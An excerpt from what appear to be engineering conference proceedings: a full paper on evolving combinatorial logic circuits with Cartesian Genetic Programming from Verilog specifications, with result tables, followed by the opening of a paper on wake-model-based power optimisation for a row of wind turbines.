[9] E. Cantú-Paz, "Topologies, migration rates, and multi-population parallel genetic algorithms," in *Banzhaf et al., eds, Proceedings of the Genetic and Evolutionary Computation Conference*, vol. 1, pp. 91–98.

[10] I. Kushchu, "Genetic programming and evolutionary generalization," *Evolutionary Computation, IEEE Transactions on*, vol. 6, no. 5, pp. 431 – 442, oct 2002.

Automated Design of Combinatorial Logic Circuits

***Abstract*—This paper deals with automated design of combinatorial circuits with the use of *Cartesian Genetic Programming* (CGP). The synthesis is based on user specifications of network functionality, while the network structure may be predefined. The results show that CGP approach is able to match the desired functionality while preserving other performance criteria, such as latency and number of gates. Additionally, the evolution process may use Verilog network descriptions as input files, which facilitates the design for larger number of inputs and test patterns.**

I. Introduction

The design of combinatorial electronic circuits is a complex task requiring a significant effort and time cost of the involved experts. This process may include the identification of appropriate target gate type and technology, minimization and optimization subject to various domain specific constraints (such as timing, number of gates, etc.) and mapping the design onto the target device [1]. Lately, this problem has been addressed with a black-box approach where evolutionary algorithms, such as genetic algorithms and genetic programming, have been used to evolve the desired functionality and other aspects of the target circuitry. This approach has come to be known as *Evolvable Hardware*, which is a generic term used to denote various methods of designing electronic circuits with evolutionary metaheuristics [2][3].

In this paper we present an application of *Cartesian Genetic Programming* (CGP) to design combinatorial circuits and evaluate its efficiency. The procedure is fully automated, without the need for human expert intervention in the process. The target circuitry is evolved based on the desired logical functionality. The definition of the circuit functionality is based on two components: first a behavioral description of the network is defined in Verilog. The system then internally builds the executable simulation module and the internal truth table which is used in the evolution process. The results show that the presented approach may produce solutions with full compliance with desired functionality.

The rest of this paper is organized as follows: Section II briefly revises this area, while in Section III we describe the CGP and the structure of our evolutionary system. Section IV describes the use of Verilog for the specification of circuit functionality, and Section V gives examples of the application and the obtained results.

II. Automatic Synthesis of Combinatorial Circuits

As the production of electronic circuits increases, the demand in both financial and time resources calls for different design methods. The traditional approach includes assigning human experts for the development of functional components, but this may quickly become inefficient for a large number of networks with even slightly different requirements [2]. Partial or complete automation of this task has become an active area of research which includes various algorithms and technologies.

One possible approach to this problem is the use of evolutionary algorithms (EA), in which the desired functionality is automatically constructed using the principles of evolution. In an EA, a set (population) of possible solutions (individuals) are created and modified in a sequence of iterations (generations), to yield improved properties over time (in the evolution process). In each generation, all the individuals are evaluated and their quality is usually represented with a single *fitness value* (e.g., the number of correctly mapped outputs for a set of input vectors). Individuals undergo random changes using a mutation operator and they combine their structure creating new solutions with a crossover operator. Finally, based on their fitness, the selection operator imitates the natural evolution by selecting better individuals for the next generation.

The evolution process is stopped when a predefined criterion is met, e.g. when a 'satisfactory' solution is evolved or after a predefined time has elapsed. The final solution is usually the best individual from the last generation.

This approach is stochastic, and does not guarantee finding an optimal solution in every run (e.g. a circuit with full functionality). On the other hand, the evolution can be repeated many times with no additional effort, which can produce acceptable solutions with variable success rate. Although this method may be used to synthesize various types of electronic circuits, in this work we concentrate on combinatorial circuits only.

A common method of evaluation of candidate combinatorial circuits includes a set of input vectors and a corresponding set of output values. The number of successfully mapped outputs may be directly used as a fitness measure.

However, there are other network properties that may be taken into account, such as the total number of gates, number of levels, propagation delay etc. These properties may be explicitly included in the fitness function, which can lead to multi-objective evolutionary algorithms. In this work we consider a single fitness value based only on functionality, as is the case in most of similar applications [4][5][6], but additional properties are also examined and reported. One advantage of evolutionary synthesis is that it offers a set of potential solutions (instead of just one); if there are more individuals with the same level of functionality, we may choose the one which exhibits better performance in the desired secondary objective.

III. Network Design with Cartesian Genetic Programming

A. Cartesian Genetic Programming

The *Cartesian Genetic Programming* (CGP) was actually inspired by the structure of FPGA components [1][7][8]. In CGP, a representation (also known as *genotype*) of a potential solution is a vector of constant length consisting of natural numbers. The vector is used to construct a directed graph, which in turn can be interpreted as an FPGA structure, where cells are represented with graph nodes and connections with arcs in the graph. An example CGP individual and a corresponding directed graph are shown in Fig. 1.




Fig. 1: CGP example; mapping genotype (vector) to phenotype (directed graph) with 6 inputs, 3 outputs and 3 functions in squares (0 as summation, 1 as subtraction and 2 as multiplication). Grey nodes represent unconnected nodes to the outputs.

In this example, each node has an equal number of inputs (3) and a single output. Each node performs one function from a set of predefined functions (descriptive symbols are in brackets), which is denoted with a single index value. In this way, each node is represented with four values in the vector: the first three are the inputs, and the fourth one is the function index. The position of those values in the vector corresponds to the node placement in the graph (top to bottom, from left to right). Node outputs are connected to input(s) of nodes in the next column (or further than the next one); nodes in the same column cannot be connected. The node interconnectivity is defined by the *levels back* parameter, which determines how many previous columns of nodes may have their outputs connected to a node in the current column (the primary inputs are treated in the same way as node outputs). In this example, levels back parameter is two columns.

The CGP allows for redundancy in its representation, which may be caused with the following [9]:

- *node redundancy* occurs if a node is not connected (directly or through other nodes) to any of the outputs;
- *functional redundancy* is caused with a number of nodes comprising a function that could be represented with a smaller number of nodes;
- *input redundancy* occurs if an input is not connected with any of the nodes.

Node and input redundancy are considered beneficial, since they allow *neutrality*. Neutrality represents presence of multiple different vectors with the same fitness value during evolution process. Functional redundancy, on the other hand, is undesirable since it increases the solution size and the problem search space.

An important component in using CGP is the definition of parameters, since they may have a great influence on the quality of solutions. The parameters that are inherent to the CGP include the number of rows and the number of columns in the representation, as well as the number of input connections for nodes in the graph. The choice for these parameters should be guided with the expected complexity of the combinatorial circuit we are trying to synthesize; this is a crucial decision and the one which needs the greatest amount of domain knowledge.

Additional parameters must be defined that are a part of the initial problem, such as the number of inputs and outputs of the network, the set of functions that can be used as graph nodes and levels back parameter.

B. Evolution of Combinatorial Circuits

In the process of evolution, first an initial population of solutions is created randomly, following predefined rules for generating valid individuals [9]. The population size must be defined beforehand, and it remains constant during the entire run. In each generation, all the individuals are evaluated (more detailed in Sec. IV) and being subjected to genetic operators - mutation, crossover and selection.

The CGP defines common crossover and mutation operators, which allows this genotype structure to be used in any evolutionary algorithm. There are many variations of these, but here we only describe the variant used in this work. The mutation operator chooses a random point in the vector that represents an individual, and randomly changes the value at the chosen position. Following predefined rules, the change in the chosen value will depend on the position in the vector (i.e. whether it represents an input of a node or its function), so the operator always yields a valid individual [9].

The crossover operator creates a single new individual (child) from two existing individuals (parents). The operator itself is relatively simple, due to the CGP structure: a single crossover point is selected as a random position in both parental vectors. The first part of the child, before the crossover point, is taken from one of the parents and the other part is taken from the other parent. No additional conditions are verified, because this operation always produces a valid individual.

The selection operator is a part of the evolutionary algorithm and is not inherent to the CGP itself. In our experiments a

simple roulette-wheel selection was used for parent selection [10].

IV. Circuit Specification using Verilog

As mentioned in Section II, the circuit functionality may be defined with the truth table which defines the desired output for every possible input. However, if the number of inputs and outputs is larger, the truth table becomes cumbersome to handle and construct, especially when devising multiple circuits. An alternative way of defining the circuit function - and not its internal structure - is using a hardware description language. The approach and implementation presented in this work allows circuit description in Verilog [11].

The choice of Verilog as a description language was guided with the availability of tools for conversion of Verilog specification into program code that could be used within the CGP evolutionary algorithm. CGP was implemented with the help of *Evolutionary Computation Framework* (ECF), which is a C++ framework implementation of various evolutionary techniques [10]. The conversion from Verilog to a C++ code was made possible with the Verilator tool [12][13].

Verilator takes as the input a Verilog description of the circuit and generates C++ code that is able to simulate the desired network behaviour. Additional functionality is added, in the form of wrapper files, that allow the simulator to be called from the evolutionary system [9]. The simulator can be called every time a potential solution needs to be evaluated, and the simulator output is compared to the output of candidate circuit from the population.

To avoid repeated simulation for the same input vector (repeating the calculation to obtain the same output), a separate *input generator* module is devised that uses the simulator to generate an internal truth table of the predefined size [9]. This allows faster evaluation of different individuals and is a complete automatic process (invisible to the user).

The input generator accepts an additional parameter that defines the percentage of the truth table that will be used (and generated) for fitness evaluation, which may be denoted as *domain coverage* [9]. For instance, if the coverage is 50%, only one half (randomly chosen) of possible inputs and corresponding outputs will be used for candidate circuits functionality evaluation. This feature is added since for larger number of inputs the truth table may be of considerable size and can greatly slow down the evolution process. It is important to note that, if the domain coverage is less than 100%, in every generation a new partial truth table is generated randomly which covers the denoted percentage of test vectors.

The final output of the evaluation is an integer fitness value in the range of $[0, n]$, where n is the actual size of the internal truth table.

A. Limitations

It is obvious that the Verilog language allows the definition of different types of networks and with different modes of description. Verilog description that is of interest here should be behavioral, where only the functionality is defined and not the internal structure (as opposed to a synthesizable description) [11]. Furthermore, only combinatorial circuits must be defined, with no memory elements (e.g. a description containing a `reg` keyword). This condition is not checked automatically, and we rely on the designer to be able to specify the behaviour of a combinatorial circuit only.

V. Results and Analysis

The experiments described in this section were designed to answer the following questions:

- Is the CGP able to provide a functionally correct network?
- What is the influence of CGP parameters (such as number of rows and columns) to the quality of results?
- What is the quality of the results considering internal structure, in comparison with human-made circuits?

All the experiments are made with a 100% domain coverage, i.e. all the possible input combinations are included in the truth table. The following parameter settings are used in the experiments, unless stated otherwise:

- population size of 50 individuals;
- termination condition is 200 generations without improvement of the best individual;
- number of repetitions is at least 10 for each parameter set;
- the initial function set contains functions AND, OR and NOT.

A. Test Case: binaryToESeg_Behavioral

This test case covers the conversion of a binary coded digit to 8-segmented display, with only the signal for the "E" segment as shown in Fig. 2 [11]. The number of inputs is 4, thus covering 16 possible input vectors, and a single bit is the output. An example of a human-made solution is shown in Fig. 3.




Fig. 2: 8-segmented display with only the "E" segment functional signals.

The CGP system was executed with different genotype sizes (row and column number) and different levels back parameter values. Population size was set to 100 individuals. The convergence of the CGP system is described using the maximum and average results of best individuals out of all repetitions for each parameter setting. The results for this experiment are shown in Table I.

CGP was able to produce five correct solutions (functionally correct), with three solutions better than human-made solution; an example of a correctly produced circuit is given in Fig. 4. It




Fig. 3: Human-made solution to the "E" segment problem (binaryToESeg_Behavioral).

TABLE I: Results for test case: binaryToESeg

CGP parameters			Fitness value	
Rows	Columns	Levels back	Mean	Maximum
4	4	1	14.7	15
4	4	2	14.6	15
4	4	4	13.9	15
4	8	1	14.3	15
4	8	4	14.7	16
4	8	8	14	15
8	8	4	14.9	16
8	4	1	14.7	16
8	4	2	14.8	16
8	4	4	14.2	15
8	8	1	14.8	16
8	8	8	14.2	15

can be seen that the best obtained CGP solution incorporates a smaller number of nodes and the same number of levels as the human-made solution.




Fig. 4: Solution produced by CGP for the "E" segment problem (binaryToESeg_Behavioral).

B. Test Case: synCaseWithDefault

This example from [11] takes 3 single-bit inputs and a single output, comprising the truth table of size 8. The human-made solution to this problem is shown in Fig. 5.




Fig. 5: Human-made solution to the 3 single-bit input and single bit output problem (synCaseWithDefault).

The first experiment obtained results with average quality shown in Table II.

Total number of correct solutions (with fitness 8) was five, with one solution as good as human-made solution and two solution better than human-made solution (one of them is shown in Fig. 6).

TABLE II: Results for test case: synCaseWithDefault (basic function set)

CGP parameters			Fitness value	
Rows	Columns	Levels back	Mean	Maximum
3	3	1	6	6
3	3	3	6	6
3	5	1	6.6	7
3	5	2	6.2	7
3	5	5	6.1	7
5	3	1	6.2	7
5	3	3	6.1	7
5	5	1	6.7	8
5	5	2	6.4	8
5	5	5	6	6




Fig. 6: Solution produced by CGP with basic function set for the 3 single-bit input and single bit output problem (synCaseWithDefault).

In this case an additional experiment was made with extended function set, comprising AND, OR, NOT, XOR and XNOR functions, which produced 29 correct solutions with 25 better than human-made solution. The purpose was to

investigate whether a better solution, in terms of the number of nodes and levels, could be evolved. This proved to be true, as CGP produced three solutions with only 4 nodes; the convergence results are shown in Table III, and one of the best obtained circuits is given in Fig. 7.

TABLE III: Results for test case: synCaseWithDefault (extended function set)

CGP parameters			Fitness value	
Rows	Columns	Levels back	Mean	Maximum
3	3	1	7.1	8
3	3	3	7.1	8
3	5	1	7.1	8
3	5	2	7.3	8
3	5	5	7.1	8
5	3	1	7.3	8
5	3	3	7	7
5	5	1	7.8	8
5	5	2	7.7	8
5	5	5	7.1	8




Fig. 7: Solution produced by CGP with extended function set for the 3 single-bit input and single bit output problem (synCaseWithDefault).

C. Test Case: oneBitFullAdder

This is an example of a full adder which takes 3 bit inputs and 2 outputs [11], with the maximum fitness value of 16 (2 outputs for every input combination). A human-made solution is shown in Fig. 8.

With the default set of parameters, the CGP was again able to produce a correct solution, for combinations of row and column numbers shown in Table IV.




Fig. 8: Human-made solution for the full adder problem (equivalent to the solution produced by CGP).

The structure of three best CGP solutions was equal to the human-made solution in this case, which is the best known solution with this function set [11] (total number of correct solutions was 17).

TABLE IV: Results for test case: oneBitFullAdder

CGP parameters			Fitness value	
Rows	Columns	Levels back	Mean	Maximum
2	3	1	13.9	14
2	3	3	14.8	16
3	2	1	14.4	15
3	2	2	14.5	15
3	3	1	14.6	16
3	3	3	14.6	15
3	4	1	13.9	15
3	4	2	14.8	16
3	4	4	14.6	16
4	3	1	14.8	16
4	3	3	14.5	16
4	4	1	15	16
4	4	2	15.2	16
4	4	4	14.4	15




Fig. 9: Human-made solution to the decoder 2 to 4 problem (decoder2To4).

D. Test Case: decoder2To4

The final example is a 2 to 4 decoder with 3 inputs, including the `enable` signal [15].

The maximum fitness value is 32, which corresponds to 4 correct outputs for every combination of 3 inputs. The default set of parameters was used, along with the population size of 100 individuals. In this experiment the CGP was also able to produce 8 correct solutions, as shown in Table V. An example of a CGP solution is given in Fig. 10.

In this case the CGP solution was not of the same quality as the human made circuit, as shown in Fig. 9, since it includes one additional level and a single additional node. However,

TABLE V: Results for test case: decoder2To4

CGP parameters			Fitness value	
Rows	Columns	Levels back	Mean	Maximum
4	6	3	30.4	32
6	4	1	30	32
6	6	6	30.5	32
6	8	4	30.9	32
6	8	8	30.7	32




Fig. 10: Produced solution by CGP for the decoder 2 to 4 problem (decoder2To4).

the functionality is still preserved with only a small difference in network structure.

E. Discussion

The answer to the first question is clear: CGP is able to provide multiple different functionally correct networks for all test cases.

Considering the second question, the influence of CGP parameters to the quality of results, it shows that parameters close to human-made solutions produce the best results. However, if a better solution exists, human-made solutions can be used as a starting point where parameters (such as number of rows and columns) are gradually reduced until fitness value shows to be increasing.

The third question about the quality of the results, considering internal structure in comparison with human-made circuits, provides interesting results. The first test case (binaryToESeg_Behavioral) and the second test case (synCaseWithDefault) produced better solutions than human-made ones. The third test case (oneBitFullAdder) produced solutions equal to the human-made solution. However, the fourth test case (decoder2To4) did not produce any better solutions. Considering the complexity of certain test cases, we can conclude that the results reflect that complexity.

Since our primary goal was to find functionally correct solutions (in which we succeeded), the fact that CGP can also implicitly performs the optimization and produces better solutions shows how neutrality is an important feature of CGP.

The only heavy downside was a time-consuming evolution process, that depends on the size of the solutions (individuals in population).

VI. Conclusions

This paper describes the use of *Cartesian Genetic Programming* (CGP) for automatized synthesis of combinatorial circuits. The main purpose of this approach is the simplification of the design process usually requiring human expertise. The results show that the CGP-based evolutionary system is able to produce solutions that satisfy the functional requirements. Additionally, the results show good properties regarding the total number of gates and network levels. The presented application allows network behaviour specification with Verilog, which can facilitate the design process for larger number of input combinations.

References

[1] J.F Miller, P Thomson, and T Fogarty, "Designing Electronic Circuits Using Evolutionary Algorithms. Arithmetic Circuits: A Case Study," Deptartment of Computer Studies, Napier University, Edinburgh, Case Study 1997.

[2] Timothy G.W Gordon and Peter J Bentley, "On Evolable Hardware," in Soft Computing in Industrial Electronics.: Physica-Verlag, 2002, pp. 279-323.

[3] Jim Torresen, "An Evolvable Hardware Tutorial," in Proceedings of the 14th International Conference on Field Programmable Logic and Applications (FPL'2004), Leuven, Belgium, 2004, pp. 821-830.

[4] Carlos A. Coello Coello, Alan D. Christiansen, and Arturo Hernández Aguirre, "Automated Design of Combinational Logic Circuits Using Genetic Algorithms," in Proc. of the Int. Conf. on Artificial Neural Nets and Genetic Algorithms, ICANNGA'97, University of East Anglia, Norwich, England, 1997, pp. 335-338.

[5] Cecília Reis and J. A. Tenreiro Machado, "An Evolutionary Approach to the Synthesis of Combinational Circuits," in Proceedings of ICCC 2003 IEEE International Conference on Computational Cybernetics, Siofok, Hungary, 2003.

[6] John R Koza, Genetic Programming. On the Programming of Computers by Means of Natural Selection. Cambridge, Massachusetts, USA: The MIT Press, 1992.

[7] J.F. Miller, "An Empirical Study of the Efficiency of Learning Boolean Functions Using a Cartesian Genetic Programming Approach," in Proceedings of the Genetic and Evolutionary Conference (GECCO'99), San Francisco, 1999, pp. 1135-1142.

[8] J.F. Miller and P. Thomson, "Cartesian Genetic Programming," in Proceedings of the Third European Conference on Genetic Programming (EuroGP2000), Berlin, 2000, pp. 121-132.

[9] Iva Brajer, "Oblikovanje kombinacijskih mreža uporabom evolucijskih algoritama," Faculty of Electrical Engineering and Computing, University of Zagreb, Zagreb, Master Thesis 951, 2009.

[10] Domagoj Jakobović. (2011, april) ECF - Evolutionary Computation Framework. (online). http://gp.zemris.fer.hr/ecf/

[11] Donald E Thomas and Philip R Moorby, The Verilog Hardware Description Language, Fifth Edition. Dordrecht: Kluwer Academic Publishers, 2002.

[12] Wilson Snyder, Duane Galbi, and Paul Wasson. (2010, november) Introduction to Verilator. (online). http://www.veripool.org/wiki/verilator

[13] Wilson Snyder. (2011, april) Verilator - Documentation. (online). http://www.veripool.org/ftp/verilator_doc.pdf

[14] Uroš Peruško and Vlado Glavinić, Digitalni sustavi. Zagreb: Školska knjiga, 2005.

[15] Allison and Robert W. (2011, may) Verilog Examples. (online). http://www.cecs.csulb.edu/~rallison/pdf/Decoder_2_to_4.pdf

Quasi-stationary optimal control for wind farm with closely spaced turbines

Tomislav Horvat, Vedrana Spudić and Mato Baotić
Faculty of Electrical Engineering and Computing
University of Zagreb, Croatia
Email: tomislav.horvat@fer.hr, vedrana.spudic@fer.hr, mato.baotic@fer.hr

***Abstract*—Modern wind farms typically comprise a large number of wind turbines spread on a relatively small area. The closely spaced turbines are aerodynamically coupled since they share the common energy resource. The aerodynamical coupling is described by the wake model, which explains how the change in the energy extraction of a single wind turbine affects the operating conditions of other turbines. Wake models provide the basis for optimization of wind farm operation. The paper shows that at wind speeds lower than rated the wind farm power production can be increased by optimizing the rotor speed of individual wind turbines. Furthermore, at wind speeds above rated the power production can be redistributed among the turbines in the wind farm in order to equalize the loads and thus prevent excessive wear and tear of the exposed turbines.**

I. Introduction

The increase in world population and life standard requires corresponding increase in energy production. Fossil fuel power plants still hold the main part in energy production. Due to their negative environmental impact and limited fossil fuel reserves, much effort is invested in research of renewable energy sources, like wind energy. The nominal power, efficiency and dimensions of wind turbines have been greatly increased during last few decades. Today, the wind turbines are rarely installed as stand-alone power sources, more commonly a larger number of turbines is grouped into the wind power plant, i.e. the wind farm.

The wind farms today are typically composed of a large number of wind turbines on a relatively small area, which causes the turbines to share the common energy resource. The wind turbines extract a part of energy from the wind flow which causes a decrease in wind speed behind them. This speed deficit behind wind turbines is also called wake. Wakes cause aerodynamical coupling between wind turbines in wind farm. Due to wakes, every change in level of power extraction of a single wind turbine affects the turbines located downwind.

Traditionally, wind farm is operated as a collection of individually controlled wind turbines [8], which is not necessarily production-wise the best operating strategy for a large number of closely-spaced turbines. When a wind turbine is individually controlled it operates at its locally optimal operating point, which assures it extracts the maximum available power from the wind at its rotor. If one observes a row of turbines aligned with the wind, this control strategy allows the first upstream turbine to extract the power from the undisturbed wind flow. The wind turbines behind it experience the smaller wind speed since they are situated in the wake of the first turbine and therefore they produce less power then the first turbine. The idea we investigate in this paper is: if the power extraction of the upstream wind turbines is decreased, would the cumulative production of the turbines in the row be larger? In this paper we try to achieve such increase by model based optimal wind farm control relying on wake models.

Another opportunity for the wake model based optimization investigated in the paper arises in cases when the wind farm is required to track the externally provided power reference. This operating scenario is becoming increasingly common in the grids with large penetration of wind energy where wind energy is present at the regulating market, see e.g. [9]. Operating below the rated power under high winds provides opportunity for reallocation of wind turbine loads. With classical wind farm control the wind turbines in the front of the row produce the most power and therefore suffer the highest loading and wear. The optimization of power production based on the wake model can be used to reallocate production and loading and thus increase the operating life of the wind turbines that typically suffer the most damage.

The paper is structured as follows:
Section II describes the wind turbine and wind farm models used in the paper. Section III discusses the possibility for wind farm power optimization at lower wind speeds. In Section IV the idea of load optimization/reallocation is presented. Section V concludes the paper.

II. Wind farm model

In this paper we consider the wind farm that consists of eight wind turbines aligned in row parallel to the prevailing wind direction, see Fig. 1. The distance between the wind turbines is 400 meters. This setup is chosen because in this scenario the aerodynamical coupling between individual turbines is the strongest.

To obtain the wind farm model for wind farm optimization we require the model that inputs the mean speed of the wind flow and the control variables for each of the wind turbines. The wind farm model outputs are the power production and loads at every wind turbine. To obtain such a model we need to combine the model of the wind turbine, which links the wind turbine inputs to its production and loading, and the wake model, which links the operating conditions on one turbine to operating conditions on the turbines downwind from it.



Fig. 1. Wind farm layout

A. Wind turbine model

We use the NREL offshore 5 MW baseline wind turbine model developed at National Renewable Energy Laboratory, [3]. It is a model of 5 MW conventional horizontal axis three-bladed upwind variable-speed pitch-controlled wind turbine implemented in Matlab. Diameter of turbine rotor is 126 meters and tower height is 90 meters. It can operate at wide range of wind speeds: from 3 m/s to 25 m/s, while it achieves rated power at 11.4 m/s. More technical data about the wind turbine model can be found in [3].

In this paper we look at the stationary wind turbine model. The core of this model is the wind turbine aerodynamics, that describes the power capture and the aerodynamic forces that act on the wind turbine rotor due to wind stream.

The power captured by the wind turbine, P, is modeled according to the relation:

$$P = C_{\mathrm{P}} \cdot \frac{1}{2}\rho A v^3, \tag{1}$$

where C_{P} is the power coefficient, ρ is the air density, A is the rotor area and v is the velocity of the free wind stream approaching the rotor. Notice that $\frac{1}{2}\rho A v^3$ is the power available in the wind and C_{P} denotes a portion of available power captured by the wind turbine.

Similarly, the thrust force that acts on the rotor in the direction of the wind can is modeled by:

$$F_{\mathrm{T}} = C_{\mathrm{T}} \cdot \frac{1}{2}\rho A v^2, \tag{2}$$

where C_{T} is the thrust coefficient and $\frac{1}{2}\rho A v^2$ denotes the kinetic energy of the wind stream.

Both power and thrust coefficient depend on the way the turbine is operated, i.e. they depend on the blade pitch angle, β, and the blade tip speed ratio, $\lambda = \frac{\omega_{\mathrm{r}} R}{v}$, where ω_{r} denotes the rotor speed.

The control inputs of the wind turbine model are ω_{r} and β, v is an uncontrollable input, while power P and thrust force F_{T} are the outputs that represent wind turbine production and loading.

B. Wake model

The wake that occurs behind the wind turbine as a consequence of its energy extraction is a complex phenomenon driven by different forces and interactions. In literature different models of wakes are found depending on the downwind distance from the wind turbine on which the wake is modeled. In that context we distinguish near wake models and far wake models, see [4]. The near wake model describes the phenomena directly behind the rotor (within one rotor diameter), while the far wake models describe the phenomena further downwind. In this paper our focus is on the far wake models.

To describe the influence of wind turbine states on the far wake forming the axial induction factor a is typically used. The axial induction factor is introduced in the actuator disc theory (see [10]) to describe the wind velocity variation that occurs when the wind passes the wind turbine rotor. According to this theory the axial induction factor is related to the power as:

$$C_{\mathrm{P}} = 4a(1-a)^2, \tag{3}$$

and to the thrust coefficient as:

$$C_{\mathrm{T}} = 4a(1-a). \tag{4}$$

According to this relations the axial induction factor is a function of pitch angle and the tip speed ratio, which can be estimated from the known power and thrust coefficients.

There are several different ways to model the far wake, but most appropriate for the controller design is the engineering model found in [2]. This model contains simple expressions suitable for fast calculation. The wind speed is considered normally distributed with the mean value v and standard deviation σ, which represents the wind turbulence. At this point we are only interested in the mean wind speed.

In this paper the following expression for wind deficit is used ([2]):

$$v(x,r) = v_0 - \Delta v(x,r). \tag{5}$$

where $v(x,r)$ denotes the wind speed at distance x from the wind turbine and at the radial distance r from the wind turbine hub, v_0 is the speed of the free wind stream in front of the turbine. Δv denotes the speed deficit due to turbine power extraction, which is modeled as:

$$\Delta v(x,r) = 2a v_0 (\frac{x}{2D})^n e^{\frac{-\alpha r^2}{\gamma^2(x)}}, \tag{6}$$

where D is the rotor diameter and parameters n, α and $\gamma(x)$ are experimentally determined.

C. Multiple wakes

To model a wind farm for optimization one needs to compute the wind speed deficit at the position of each turbine. If one considers the wind farm layout depicted in Fig. 1 it can be noted that, for example, wind turbine denoted WT3 will be in wakes of both WT1 and WT2, while WT8 will be in wakes of all other turbines. So it is necessary to model the wake merging.

According to [2] the wind speed deficits obtained from the model (6) are additive, i.e. the influence of wakes of different turbines at a certain location should be summarized:

$$\Delta v_{\Sigma}(x,r) = \sum_{k=1}^{n} \Delta v(x_k, r_k), \tag{7}$$

where x_k denotes the distance between the point (x,r) and the k-th wind turbine along the x axis, and r_k denotes the radial distance between the point (x,r) and the center of the k-th wind turbine.

